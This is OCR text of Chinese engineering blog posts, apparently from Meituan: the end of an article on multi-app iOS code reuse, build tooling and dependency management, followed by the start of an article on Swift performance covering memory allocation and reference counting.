



图12 “Waimai”的业务架构





图13 “Channel”的业务架构

# 衍生问题解决

## 差异问题

### A.需求本身的差异

三种解决策略：

- 对于文案、数值、等一两行代码的差异我们使用 运行时宏（动态获取proj-identifier）或预编译宏（custome define）直接在方法中进行if else判断。

- 对于方法实现的不同 使用Glue（胶水层），protocol提供相同的方法声明，用来给外部调用，在不同的载体中写不同的方法实现。
- 对于较大差异例如两边WebView容器不一样，我们建多个文件采用文件级预编译，可预编译常规.m文件或者Category。（例如WMWebViewManeger_wm.m&WMWebViewManeger_mt.m、UITableView+WMEstimated.m&UITableView+MTEstimated.m）

进一步优化策略：

用上述三种策略虽然完成差异化管理，但差异代码散落在不同组件内难以收敛，不便于管理。有了平台适配层之后，我们将差异化判断收敛到适配层内部，对上层提供无差异调用。组件开发者在开发中不用考虑宿主差异，直接调用用通用接口。差异的判断或者后续优化在接口内部处理外部不感知。

图14给出了一个平台适配层提供通用接口修改后的例子。


图14 平台适配层接口示例

**B.多端节奏差异**

实际场景中除了需求的差异还有可能出现多端进版节奏的差异，这类差异问题我们使用分支管理模型解决。

前提条件既然要多端复用了，那需求的大方向还是会希望多端统一。一般较多的场景是：多端中A端功能最少，B端功能基本算是是A端的超集。（没有绝对的超集，A端也会有较少的差异点。）在外卖的业务中，“Channel”就是这个功能较少的一端，“Waimai”基本是“Channel”的超集。

两端的差异大致分为了这5大类9小类：

1. 需求两端相同（1.1、提测上线时间基本相同；1.2、“Waimai”比“Channel”早3天提测；1.3、“Waimai”比“Channel”晚3天提测）。
2. 需求“Waimai”先进版，“Channel”下一版进 （2.1、频道下一版就上；2.2、频道下两版本后再上）。
3. 需求“Waimai”先进版，“Channel”不需要。
4. 需求“Channel”先进版，“Waimai”下一版进（4.1、需要改动通用部分；4.2、只改动“ChannelOnly”的部分）。
5. 需求“Channel”先进版，“Waimai”不需要（只改动“ChannelOnly”的部分）。





图15 最复杂场景下的分支模型

也不用过多纠结，图15是最复杂的场景，实际场合中很难遇到，目前的我们的业务只遇到1和2两个大类，最多2条线。

## 编译问题

以往的开发方式初次全量编译5分钟左右，之后就是差量编译很快。但是抽成组件后，随着部分子库版本的切换间接的增加了pod install的次数，此时高频率的3分钟、5分钟会让人难以接受。

于是在这个节点我们采用了全二进制依赖的方式，目标是在日常开发中直接引用编译后的产物减少编译时间。





图16 使用二进制的依赖方式

如图所示三个.a就是三个subPods，分了三种Configuration：

1. debug/ 下是 deubg 设置编译的 x64 armv7 arm64。
2. release/ 下是 release 设置编译的 armv7 arm64。
3. dailybuild/ 下是 release + TEST=1编译的 armv7 arm64。
4. 默认（在文件夹外的.a）是 debug x64 + release armv7 + release arm64。

这里有一个问题需要解决，即引用二进制带来的弊端，显而易见的就是将编译期的问题带到了运行期。某个宏修改了，但是编译完的二进制代码不感知这种改动，并且依赖版本不匹配的话，原本的方法缺失编译错误，就会带到运行期发生崩溃。解决此类问题的方法也很简单，就是在所有的打包工程中都配置了打包自动切换源码。二进制仅仅用来在开发中获得更高的效率，一旦打提测包或者发布包都会使用全源码重新编译一遍。关于切源码与切二进制是由环境变量控制拉取不同的podspec源。

并且在开发中我们支持源码与二进制的混合开发模式，我们给某个binary_pod修饰的依赖库加上标签，或者使用.patch文件，控制特定的库拉源码。一般情况下，开发者将与自己当前需求相关联的库拉源码便于Debug，不关联的库拉二进制跳过编译。

## 依赖问题

如图17所示，外卖有多个业务组件，公司也有很多基础Kit，不同业务组件或多或少会依赖几个Kit，所以极易形成网状依赖的局面。而且依赖的版本号可能不一致，易出现依赖冲突，一旦遇到依赖冲突需要对某一组件进行修改再重新发版来解决，很影响效率。解决方式是使用平台适配层来统一维护一套依赖库版本号，上层业务组件仅仅关心平台适配层的版本。


图17 平台适配层统一维护依赖

当然为了避免引入平台适配层而增加过多无用依赖的问题，我们将一些依赖较多且使用频度不高的Kit抽出subPods，支持可选的方式引入，例如IM组件。

再者就是pod install 时依赖分析慢的问题。对于壳工程而言，这是所有依赖库汇聚的地方，依赖关系写法若不科学极易在analyzing dependency中耗费大量时间。Cocoapods的依赖分析用的是 Molinillo算法

，链接中介绍了这个算法的实现方式，是一个具有前向检察的回溯算法。这个算法本身是没有问题的，依赖层级深只要依赖写的合理也可以达到秒开。但是如果对依赖树叶子节点的版本号控制不够严密，或中间出现了循环依赖的情况，会导致回溯算法重复执行了很多压栈和出栈操作耗费时间。美团针对此类问题的做法是维护一套“去依赖的podspec源”，这个源中的dependency节点被清空了（下图中间）。实际的所需依赖的全集在壳工程Podfile里平铺，统一维护。这么做的好处是将之前的树状依赖（下图左）压平成一层（下图右）。


图18 依赖数的压平

## 效率问题

前面我们提到了自动集成，这里展示下具体的使用方式。美团发布工程组自行研发了一套 HyperLoop发版集成平台 。当某个组件在创建二进制之前可自行选择集成的目标，如果多端复用了，那只需要在发版创建二进制的同时勾选多个集成的目标。发版后会自行进行一系列检查与测试，最终将代码合入主工程（修改对应壳工程的依赖版本号）。


图19 HyperLoop自动发版自动集成


图20 主工程commit message的变化

以上是“Waimai”的commit对比图。第一张图是以往的开发方式，能看出工程配置的commit与业务的commit交错堆砌。第二张图是进行壳工程分离后的commit，能看出每条message都是改了某个依赖库的版本号。第三张图是使用自动集成后的commit，能看出每条message都是画风统一且机器串行提交的。

这里又衍生出另一个问题，当我们用壳工程引Pods的方式替代了project集中式开发之后，我们的代码修改散落到了不同的组件库内。想看下主工程6.5.0版本和6.4.0版本的diff时只能看到所有依赖库版本号的diff，想看commit和code diff时必须挨个去组件库查看，在三轮提测期间这样类似的操作每天都会重复多次，很不效率。

于是我们开发了atomic diff的工具，主要原理是调git stash的接口得到版本号diff，再通过版本号和对应的仓库地址深度遍历commit，再深度遍历commit对应的文件，最后汇总，得到整体的代码diff。

外卖业务库 Commit 信息

| # | Name | Commit Messages |
|---|---|---|
| 1 | WMRestaurantKit | feature/WMIC-3026-商品短视频-UI调整<br>bugfix/WMIC-3026-药品详情<br>feature/WMIC-3026-商品短视频-fixbug<br>feature/WMIC-3026-商品短视频-tempvideo: 1.codereview相关todo 2.<br>feature/WMIC-3026-商品短视频-tempvideo-解决图片抖动问题 |
| 2 | WaimaiPlatform | WMIC-2866-19开头手机号码添加86 |
| 3 | WMPageKit | bugfix/修复频道页UI问题<br>feature/WMIC-3235-【6.5.0-全回归-修改首页调用 |

图21 atomic diff汇总后的commit message

# 整套工具链对多端复用的支撑

上文中已经提到了一些自动化工具，这里整理下我们工具链的全景图。





图22 整套工具链

1. 在准备阶段，我们会用OClint工具对compile_command.json文件进行处理，对将要修改的组件提前扫描依赖。

2. 在依赖库拉取时，我们有binary_pod.rb脚本里通过对源的控制达到二进制与去依赖的效果，美团发布工程组维护了一套ios-re-sankuai.com的源用于存储remove dependency的podspec.json文件。
3. 在依赖同步时，会通过sync_podfile定时同步主工程最新Podfile文件，来对依赖库全集的版本号进行维护。
4. 在开发阶段，我们使用Podfile.patch工具一键对二进制/源码、远端/本地代码进行切换。
5. 在引用本地代码开发时，子库的版本号我们不太关心，只关心主工程的版本号，我们使用beforePod和AfterPod脚本进行依赖过滤以防止依赖冲突。
6. 在代码提交时，我们使用git squash对多条相同message的commit进行挤压。
7. 在创建PR时，以往需要一些网页端手动操作，填写大量Reviewers，现在我们使用MTPR工具一键完成，或者根据个人喜好使用Chrome插件。
8. 在功能合入master之前，会有一些jenkins的job进行检测。
9. 在发版阶段，使用Hyperloop系统，一键发版操作简便。
10. 在发版之后，可选择自动集成和联合集成的方式来打包，打包产物会自动上传到美团的“抢鲜”内测平台。
11. 在问题跟踪时，如果需要查看主工程各个版本号间的commit message和code diff，我们有atomic diff工具深度遍历各个仓库并汇总结果。

# 总结

- 多端复用之后对PM-RD-QA都有较大的变化，我们代码复用率由最初的**2.4%**达到了**84.1%**，让更多的PM投入到了新需求的吞吐中，但研发效率提升增大了QA的工作量。一个大的尝试需要RD不断与PM和QA保持沟通，选择三方都能接受的最优方案。
- 分清主次关系，技术架构等最终是为了支撑业务，如果一个架构设计的美如画天衣无缝，但是落实到自己的业务中确不能发挥理想效果，或引来抱怨一片，那这就是个失败的设计。并且在实际开发中技术类代码修改尽量选择版本间隙合入，如果与业务开发的同学产生冲突时，都要给业务同学让路，不能影响原本的版本迭代速度。
- 时刻对“不合理”和“重复劳动”保持敏感。新增一个埋点常量要去改一下平台再发个版是否成本太大？一处订单状态的需求为什么要修改首页的Kit？实际开发中遇到别扭的地方多增加一些思考而不是硬着头皮过去，并且手动重复两次以上的操作就要思考有没有自动化的替代方案。
- 一旦决定要做，在一些关键节点决不能手软。例如某个节点为了不Block别人，加班不可避免。在大量代码改动时也不用过于紧张，有提前预估，有Case自测，还有QA的三轮回归来保障，保持专注，放手去做就好。

# 作者简介

- 尚先，美团资深工程师。2015年加入美团，目前作为美团外卖iOS端平台化虚拟小组组长，主要负责业务架构、持续集成和工程化相关工作，致力于提升研发效率与协作效率。

# 招聘信息

美团外卖长期招聘iOS、Android、FE高级/资深工程师和技术专家，Base北京、上海、成都，欢迎有兴趣的同学投递简历到chenhang03#meituan.com。

# 【基本功】深入剖析Swift性能优化

作者: 亚男

## 简介

2014年，苹果公司在WWDC上发布Swift这一新的编程语言。经过几年的发展，Swift已经成为iOS开发语言的“中流砥柱”，Swift提供了非常灵活的高级别特性，例如协议、闭包、泛型等，并且Swift还进一步开发了强大的SIL（Swift Intermediate Language）用于对编译器进行优化，使得Swift相比Objective-C运行更快性能更优，Swift内部如何实现性能的优化，我们本文就进行一下解读，希望能对大家有所启发和帮助。

针对Swift性能提升这一问题，我们可以从概念上拆分为两个部分：

1. **编译器**：Swift编译器进行的性能优化，从阶段分为编译期和运行期，内容分为时间优化和空间优化。
2. **开发者**：通过使用合适的数据结构和关键字，帮助编译器获取更多信息，进行优化。

下面我们将从这两个角度切入，对Swift性能优化进行分析。通过了解编译器对不同数据结构处理的内部实现，来选择最合适的算法机制，并利用编译器的优化特性，编写高性能的程序。

## 理解Swift的性能

理解Swift的性能，首先要清楚Swift的数据结构，组件关系和编译运行方式。

- **数据结构**

Swift的数据结构可以大体拆分为： `Class` ， `Struct` ， `Enum` 。

- **组件关系**


组件关系可以分为： `inheritance` ， `protocols` ， `generics` 。

- **方法分派方式**

方法分派方式可以分为 `Static dispatch` 和 `Dynamic dispatch` 。

要在开发中提高Swift性能，需要开发者去了解这几种数据结构和组件关系以及它们的内部实现，从而通过选择最合适的抽象机制来提升性能。

首先我们对于性能标准进行一个概念陈述，性能标准涵盖三个标准：




性能指标

- Allocation
- Reference counting
- Method dispatch

接下来，我们会分别对这几个指标进行说明。

## Allocation


内存分配可以分为堆区栈区，在栈的内存分配速度要高于堆，结构体和类在堆栈分配是不同的。

### Stack

基本数据类型和结构体默认在栈区，栈区内存是连续的，通过出栈入栈进行分配和销毁，速度很快，高于堆区。

我们通过一些例子进行说明：

```
//示例 1
// Allocation
// Struct
struct Point {
 var x, y:Double
 func draw() { … }
}
let point1 = Point(x:0, y:0) //进行point1初始化，开辟栈内存
var point2 = point1 //初始化point2，拷贝point1内容，开辟新内存
point2.x = 5 //对point2的操作不会影响point1
// use `point1`
// use `point2`
```





结构体的内存分配

以上结构体的内存是在栈区分配的，内部的变量也是内联在栈区。将 point1 赋值给 point2 实际操作是在栈区进行了一份拷贝，产生了新的内存消耗 point2 ，这使得 point1 和 point2 是完全独立的两个实例，它们之间的操作互不影响。在使用 point1 和 point2 之后，会进行销毁。

### Heap

高级的数据结构，比如类，分配在堆区。初始化时查找没有使用的内存块，销毁时再从内存块中清除。因为堆区可能存在多线程的操作问题，为了保证线程安全，需要进行加锁操作，因此也是一种性能消耗。

```
// Allocation
// Class
class Point {
 var x, y:Double
 func draw() { … }
}
let point1 = Point(x:0, y:0) //在堆区分配内存，栈区只是存储地址指针
let point2 = point1 //不产生新的实例，而是对point2增加对堆区内存引用的指针
point2.x = 5 //因为point1和point2是一个实例，所以point1的值也会被修改
// use `point1`
// use `point2`
```




Class 实例内存分配

以上我们初始化了一个 `Class` 类型，在栈区分配一块内存，但是和结构体直接在栈内存储数值不同，我们只在栈区存储了对象的指针，指针指向的对象的内存是分配在堆区的。需要注意的是，为了管理对象内存，在堆区初始化时，除了分配属性内存（这里是Double类型的x，y），还会有额外的两个字段，分别是 `type` 和 `refCount` ，这个包含了 `type` ， `refCount` 和实际属性的结构被称为 `blue box` 。

**内存分配总结**

从初始化角度， `Class` 相比 `Struct` 需要在堆区分配内存，进行内存管理，使用了指针，有更强大的特性，但是性能较低。

**优化方式：**


对于频繁操作（比如通信软件的内容气泡展示），尽量使用 `Struct` 替代 `Class` ，因为栈内存分配更快，更安全，操作更快。

## Reference counting

Swift通过引用计数管理堆对象内存，当引用计数为0时，Swift确认没有对象再引用该内存，所以将内存释放。对于引用计数的管理是一个非常高频的间接操作，并且需要考虑线程安全，使得引用计数的操作需要较高的性能消耗。


对于基本数据类型的 `Struct` 来说，没有堆内存分配和引用计数的管理，性能更高更安全，但是对于复杂的结构体，如：

```
// Reference Counting
// Struct containing references
struct Label {
 var text:String
 var font:UIFont
 func draw() { … }
}
let label1 = Label(text:"Hi", font:font)  //栈区包含了存储在堆区的指针
let label2 = label1 //label2产生新的指针，和label1一样指向同样的string和font地址
// use `label1`
// use `label2`
```





结构体包含引用类型

这里看到，包含了引用的结构体相比 `Class` ，需要管理双倍的引用计数。每次将结构体作为参数传递给方法或者进行直接拷贝时，都会出现多份引用计数。下图可以比较直观的理解：




备注：包含引用类型的结构体出现Copy的处理方式

Class在拷贝时的处理方式：




### 引用计数总结

- `Class` 在堆区分配内存，需要使用引用计数器进行内存管理。
- 基本类型的 `Struct` 在栈区分配内存，无引用计数管理。
- 包含强类型的 `Struct` 通过指针管理在堆区的属性，对结构体的拷贝会创建新的栈内存，创建多份引用的指针，`Class` 只会有一份。

### 优化方式

在使用结构体时：

1. 通过使用精确类型，例如UUID替代String（UUID字节长度固定128字节，而不是String任意长度），这样就可以进行内存内联，在栈内存储UUID，我们知道，栈内存管理更快更安全，并且不需要引用计数。
2. Enum替代String，在栈内管理内存，无引用计数，并且从语法上对于开发者更友好。

## Method Dispatch

